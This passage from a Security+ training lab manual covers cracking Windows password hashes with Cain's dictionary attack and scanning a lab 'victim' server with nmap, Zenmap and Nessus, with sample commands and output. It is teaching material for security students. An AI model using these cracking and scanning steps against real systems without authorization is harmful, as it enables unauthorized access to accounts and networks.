


Figure 60: Selecting the Wordlists Folder

10. Select the **Wordlist.txt** dictionary file within the Wordlists folder.




Figure 61: Selecting the Wordlist.txt File

- Click the **Start** button at the bottom of the dictionary attack screen. The cracked passwords should appear in the bottom pane within a few minutes.




Figure 62: The passwords are Cracked

There is a possibility that Cain will not crack all 3 passwords. If it does not, simply continue with the lab.

- When Cain has finished cracking the passwords, click the **Exit** button to close the program.

Task 3.2 Conclusion

Cracking Windows passwords can be accomplished with Cain, a tool available from www.oxid.it. There are two types of Windows password hashes used for local accounts, Lan Manager (LM) and New technology Lan Manager (NTLM) hashes. The LM password hash was used in Microsoft operating system prior to Windows Vista. The NTLM password hash, which is much more secure, is used with Windows Vista and higher operating systems.

Task 3.3 Discussion Questions

1. What Windows operating systems exclusively use the NTLM hash?
2. What Windows operating systems use the LM hash?
3. Where can someone obtain Cain?
4. What is a disadvantage of using Cain?

5 References

1. John the Ripper Password Cracker:
<http://www.openwall.com/john/>
2. Understanding /etc/shadow file:
<http://www.cyberciti.biz/faq/understanding-etcshadow-file/>
3. Cain:
<http://www.oxid.it/cain.html>
4. How I cracked your Windows password – Part I:
www.windowsecurity.com/articles/how-cracked-windows-password-part1.html
5. How I cracked your Windows password – Part II:
www.windowsecurity.com/articles/how-cracked-windows-password-part2.html



CompTIA Security+® Lab Series

Lab 12: Discovering Security Threats and Vulnerabilities

CompTIA Security+® Domain 3 - Threats and Vulnerabilities

Objective 3.7: Implement assessment tools and techniques to discover security threats and vulnerabilities

Document Version: 2012-08-15 (Beta)

Lab Author: Jesse Varsalone
Assistant Professor
Cyber Security
Organization : Community College of Baltimore County

Copyright © 2003-2012 Center for Systems Security and Information Assurance (CSSIA)

The development of this document is funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746; Center for Systems Security and Information Assurance (CSSIA) is an entity of Moraine Valley Community College. Permission is granted to copy, distribute and/or modify this document under the terms of the GNU Free Documentation License, Version 1.2 or any later version published by the Free Software Foundation. A copy of this license can be found at <http://www.gnu.org/licenses/fdl.html>.

Contents

- 1 Introduction 3
- 2 Objective: Implement Assessment Tools and Techniques to Discover Security Threats and Vulnerabilities 3
- 3 Pod Topology 5
- 4 Lab Settings 6
- Task 1 Scanning the Network for Vulnerable Systems 8
 - Task 1.1 Scanning the Network Using Nmap and Zenmap 8
 - Task 1.2 Conclusion 13
 - Task 1.3 Discussion Questions 13
- Task 2 Using Nessus 14
 - Task 2.1 Scanning with Nessus 14
 - Task 2.2 Conclusion 17
 - Task 2.3 Discussion Questions 17
- Task 3 Introduction to Metasploit, a Framework for Exploitation 18
 - Task 3.1 Launch Metasploit and Explore the Available Options 18
 - Task 3.2 Conclusion 25
 - Task 3.3 Discussion Questions 25
- 5 References 26

1 Introduction

This lab is part of a series of lab exercises designed through a grant initiative by the Center for Systems Security and Information Assurance (CSSIA) and the Network Development Group (NDG), funded by the National Science Foundation's (NSF) Advanced Technological Education (ATE) program Department of Undergraduate Education (DUE) Award No. 0702872 and 1002746. This series of lab exercises is intended to support courseware for CompTIA Security+® certification.

By the end of this lab, students will learn how to scan remote systems for open ports and vulnerabilities. Vulnerability scanners, such as Nessus from Tenable Security, are often used by people working in the field of information assurance to determine what steps can be taken to lock down systems and patch the holes. If vulnerabilities are not addressed, hackers can take advantage of them with tools like Metasploit.

This lab includes the following tasks:

- [Task 1](#) - Using Nmap and Zenmap
- [Task 2](#) - Using Nessus
- [Task 3](#) - Using Metasploit

2 Objective: Implement Assessment Tools and Techniques to Discover Security Threats and Vulnerabilities

New security threats emerge every day. Security professionals need to know how to identify the holes and patch them before hackers take advantages of the weaknesses in the system. Using tools like nmap and Nessus, security professionals can identify weaknesses in their systems so they can patch them before their systems are exploited.

Nmap [1] – Nmap can be used in Linux, Mac, or Windows to locate machines on a network. After nmap is used to discover machines on a network, it can also be utilized to determine which open Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports the machine has open. Nmap will give an indication of the operating system the remote machine is using. Nmap was used in the movie the Matrix.

Zenmap [2] – Zenmap is a GUI frontend for nmap. Zenmap is a good tool for people not familiar with the syntax of nmap. Zenmap will allow you to save reports of your scans.

Nessus [3] – Nessus, from Tenable Security, is a vulnerability scanner that indicates weaknesses in your operating systems. The tool, which is often used by people working in the field of information assurance, tells what steps can be taken to patch the holes. The home feed of Nessus is free to home users while the professional feed is not free.

Metasploit [4] – Metasploit is an exploitation framework. Version 3 of Metasploit is written in Ruby and has exploits for Microsoft Windows, Mac OS X, Linux, and UNIX. Some exploits are for the operating systems themselves and others are for the applications like Adobe Reader and Internet Explorer. There is a detailed description of each exploit, which explains which version of the operating system or application software is vulnerable

Windows Command Shell – The Windows command shell allows users to interact with the operating system from a command line environment. Virtually anything that can be done in the Graphical User Interface, or GUI, in Windows can be done from the command line. The Windows Command Shell is one of the payloads that can be used within Metasploit. If a system is vulnerable to an exploit and a hacker launches a successful attack, a command shell can be sent from the victim's machine to the attacker. Once the attacker has a command shell connected to the victim's machine, they can run commands on the remote system.

3 Pod Topology




Figure 1: MSEC Network Topology

4 Lab Settings

The information in the table below will be needed in order to complete the lab. The task sections below provide details on the use of this information.

Required Virtual Machines and Applications

Log In to the following virtual machines before starting the tasks in this lab:

BackTrack 4 External Attack Machine	10.10.19.148
BackTrack 4 External root password	password
Windows 2k3 External Victim	10.10.19.202
Windows 2k3 Server administrator password	password

BackTrack 4 Login:

1. Click on the BackTrack 4 icon on the topology.
2. At the Ubuntu boot menu, type **bt4** to select the BackTrack 4 system.



Figure 2: Ubuntu Boot Menu

3. Type **root** at the bt login: username prompt.
4. Type **password** at the Password: prompt.

For security purposes, the password will not be displayed.

5. To start the GUI, type **startx** at the stroot@bt:~# prompt.

```
BackTrack 4 Beta bt tty1
bt login: root
Password:
Last login: Sat Jun 16 12:07:06 EDT
Linux bt 2.6.28.1 #2 SMP Wed Feb 4 2
++ WELCOME TO THE BACKTRACK LIVE CD

[*] To start Networking - "/etc/init
[*] To start KDE - "startx"
[*] To start FVWM - "bt4-crystal"

[*] http://www.remote-exploit.org/
stroot@bt:~# startx
```

Figure 3: BackTrack 4 login

Windows 2003 Server Login:

1. Click on the Windows 2k3 Server icon on the topology (these instructions will work for both internal and external victim machines).
2. Enter the User name, **Administrator** (verify the username with your instructor).
3. Type in the password: **password** and click the **OK** button (verify the password with your instructor).



Figure 4: Windows 2k3 login

Task 1 Scanning the Network for Vulnerable Systems

Nmap, or network mapper, is free and runs on multiple platforms including Microsoft Windows, Mac, and Linux. It can be used to determine which hosts are up on the network and then can determine which Transmission Control Protocol (TCP) and User Datagram Protocol (UDP) ports a remote system has running.

Zenmap is a GUI frontend for nmap, which provides the user with detailed information about the machines they are scanning. The detail included by Zenmap includes banner messages that are greetings made to machines connecting to a port. Using the information gathered during the scan, Zenmap will provide you with a determination of what the remote machine's operating system is. Once the attacker determines the version of the operating system and corresponding service pack level, they can search for an exploit that works for that specific version of the operating system.

Task 1.1 Scanning the Network Using Nmap and Zenmap

Open a Terminal to Get Started

1. Open a terminal on the Backtrack 4 External Linux system by clicking on the picture to the left of the Firefox icon, in the bottom left hand pane of the screen.




Figure 5: Opening the Bash Terminal in Linux

2. Nmap has many switches. To view some of the command line syntax, type:
`root@bt:~#nmap`

```

root@bt:~# nmap
Nmap 4.68 ( http://nmap.org )
Usage: nmap [Scan Type(s)] [Options] {target specification}
TARGET SPECIFICATION:
  Can pass hostnames, IP addresses, networks, etc.
  Ex: scanme.nmap.org, microsoft.com/24, 192.168.0.1; 10.0.0-255.1-254
  -iL <inputfilename>: Input from list of hosts/networks
  -iR <num hosts>: Choose random targets
  --exclude <host1[,host2][,host3],...>: Exclude hosts/networks
  --excludefile <exclude_file>: Exclude list from file
HOST DISCOVERY:
  -sL: List Scan - simply list targets to scan
  -sP: Ping Scan - go no further than determining if host is online
  -PN: Treat all hosts as online -- skip host discovery
  -PS/PA/PU [portlist]: TCP SYN/ACK or UDP discovery to given ports
  -PE/PP/PM: ICMP echo, timestamp, and netmask request discovery probes
  -PO [protocol list]: IP Protocol Ping
  -n/-R: Never do DNS resolution/Always resolve [default: sometimes]
  --dns-servers <serv1[,serv2],...>: Specify custom DNS servers
  --system-dns: Use OS's DNS resolver
SCAN TECHNIQUES:
  -sS/sT/sA/sW/sM: TCP SYN/Connect()/ACK/Window/Maimon scans
  -sU: UDP Scan
  -sN/sF/sX: TCP Null, FIN, and Xmas scans
  --scanflags <flags>: Customize TCP scan flags

```

Figure 6: Various Nmap Switches

3. Type the following command into the command prompt to conduct a ping scan to find hosts on a network (**Note: Linux is case sensitive. Use lowercase "s" and capital "P"**):

`root@bt:~#nmap -sP 10.10.19.*`

You should see 2 results, 10.10.19.148 (attacker) and 10.10.19.202 (victim).

```

root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help
root@bt:~# nmap -sP 10.10.19.*
Starting Nmap 4.68 ( http://nmap.org ) at 2012-03-03 21:10 EST
Host 10.10.19.148 appears to be up.
Host 10.10.19.202 appears to be up.
MAC Address: 00:50:56:98:00:9F (VMWare)
Nmap done: 256 IP addresses (2 hosts up) scanned in 31.11 seconds
root@bt:~#


```

Figure 7: The Results of a Ping Scan using nmap with the -sP option

The results of the Ping Scan indicate that two hosts on the 10.10.19.0/24 network are up. However, there could be other hosts that are up that have their firewalls enabled or are not responding to Internet Control Message Protocol (ICMP) requests.

Now that the victim machine's IP Address has been identified, we are ready to find out more information about it, including the following:

- Open Transmission Control Protocol (TCP) Ports
 - Open User Datagram Protocol (UDP) Ports
 - Operating System and Service Pack Level
 - Banner Messages
4. To perform a Transmission Control Protocol (TCP) Scan, type the following:
root@bt:~#nmap -sT 10.10.19.202



```
root@bt: ~ - Shell - Konsole
Session Edit View Bookmarks Settings Help

root@bt:~# nmap -sT 10.10.19.202

Starting Nmap 4.68 ( http://nmap.org ) at 2012-03-03 21:14 EST
Interesting ports on 10.10.19.202:
Not shown: 1698 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapssl
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1058/tcp  open  nim
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
MAC Address: 00:50:56:98:00:9F (VMWare)

Nmap done: 1 IP address (1 host up) scanned in 13.19 seconds
root@bt:~#
```

Figure 8: An Nmap TCP Scan

- To perform a User Datagram Protocol (UDP) Scan, type the following:
`root@bt:~#nmap -sU 10.10.19.202`

```

root@bt:~# nmap -sU 10.10.19.202

Starting Nmap 4.68 ( http://nmap.org ) at 2012-03-03 21:43 EST
Interesting ports on 10.10.19.202:
Not shown: 1472 closed ports
PORT      STATE      SERVICE
53/udp    open|filtered domain
88/udp    open|filtered kerberos-sec
123/udp   open|filtered ntp
135/udp   open       msrpc
137/udp   open|filtered netbios-ns
138/udp   open|filtered netbios-dgm
161/udp   open|filtered snmp
389/udp   open|filtered ldap
445/udp   open|filtered microsoft-ds
464/udp   open|filtered kpasswd5
500/udp   open|filtered isakmp
1032/udp  open|filtered iad3
1034/udp  open|filtered activesync-notify
1059/udp  open|filtered nimreg
3456/udp  open|filtered IISrpc-or-vat
4500/udp  open|filtered sae-urn
MAC Address: 00:50:56:98:00:9F (VMWare)

Nmap done: 1 IP address (1 host up) scanned in 15.72 seconds
    
```

Figure 9: An Nmap UDP Scan

Keep in mind that UDP is an unreliable protocol, so UDP scan results may be unreliable.

- For this step, we will use **Zenmap**, the Graphical User Interface (GUI) frontend to nmap. To start Zenmap, type **zenmap** at the BackTrack terminal.
`root@bt:~#zenmap`




Figure 10: Typing zenmap into the BackTrack Terminal

- After the Zenmap GUI tool opens, type **10.10.19.202**, the address of the Windows victim machine, into the target box and click the **Scan** button.




Figure 11: Entering the Target IP Address in Zenmap

Viewing the Results

Your Zenmap scan may take about 5 minutes to complete. After it is complete, the IP Address of the Target machine will be displayed in the left hand pane of Zenmap.

- Click on the **Ports/Hosts** Tab to view the open ports and banner messages.

Ports / Hosts	Nmap Output	Host Details	Scan Details		
	Port	Protocol	State	Service	Version
●	21	tcp	open	ftp	Microsoft ftpd
●	23	tcp	open	telnet	
●	25	tcp	open	smtp	Microsoft ESMTTP
●	53	tcp	open	domain	Microsoft DNS
●	80	tcp	open	http	Microsoft IIS webserver
●	88	tcp	open	kerberos-sec	Microsoft Windows kerberos-sec
●	110	tcp	open	pop3	Microsoft Windows 2003 POP3 Service
●	135	tcp	open	msrpc	Microsoft Windows RPC
●	139	tcp	open	netbios-ssn	
●	389	tcp	open	ldap	
●	445	tcp	open	microsoft-ds	Microsoft Windows 2003 microsoft-ds

Figure 12: Zenmap Reports the Open Ports and the Banner Messages of the Scanned Machine

9. To Close Zenmap, select **Scan** from the Menu bar, then select **Quit**.




Figure 13: Quitting Zenmap

10. Click **Close anyway** when you are asked about saving the Intense Scan.
Click the **Cancel** radio button on the following **Crash Report** window.




Figure 14: Option to Save a Zenmap Report

Task 1.2 Conclusion

Nmap is a scanning tool that can provide information about which remote machines are up and running, which ports they have open, and what operating system they are running. Zenmap is a GUI frontend for nmap, which provides the user banner messages, which are responses from the remote machine providing details about the operating system. Zenmap scans can be saved so they can be analyzed at a later time.

Task 1.3 Discussion Questions

1. Why is nmap useful for people working in the field of Information Assurance?
2. What is the best way to find out all of the available switches for nmap?
3. How can you perform a ping scan to determine alive hosts using nmap?
4. What is the syntax to scan a remote machine for open UDP ports?
5. What is the syntax to scan a remote machine for open TDP ports?

Task 2 Using Nessus

Nessus, from Tenable Security, is a vulnerability scanner that indicates weaknesses in your operating systems. The tool, which is often used by people working in the field of Information Assurance, tells what steps can be taken to patch the holes. The HomeFeed subscription of Nessus is free to home users, the ProfessionalFeed subscription is available for purchase.

Task 2.1 Scanning with Nessus


There are two parts to Nessus, the client and the server. They do not have to run on the same machine, but they can both be installed to the same system.

You should always request permission before you perform a Nessus scan because it is possible that the system you are scanning could go down or become inoperable. Scan with caution.

To launch the Nessus server and Nessus client:

1. Open a terminal within BackTrack 4 system by clicking on the terminal icon in the bottom left corner. Start the Nessus Server daemon by typing the following command:

```
root@bt:~# /etc/init.d/nessusd start
```



```
root@bt:~# /etc/init.d/nessusd start
Starting Nessus daemon: nessusd.
root@bt:~#
```

Figure 15: Starting the Nessus Server

You should receive the message *“Starting Nessus Daemon: nessusd.”*

2. Verify that the Nessus Server is started by typing the following command:

```
root@bt:~# netstat -tanp
```



```
root@bt:~# netstat -tanp
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address   Foreign Address State           PID/Program name
tcp        0      0 0.0.0.0:1241    0.0.0.0:*       LISTEN         8541/nessusd: waiti
root@bt:~#
```

Figure 16: Verifying the Nessus Server was Started

3. Start the Nessus client by typing the following command at the terminal:
root@bt:~#nessus

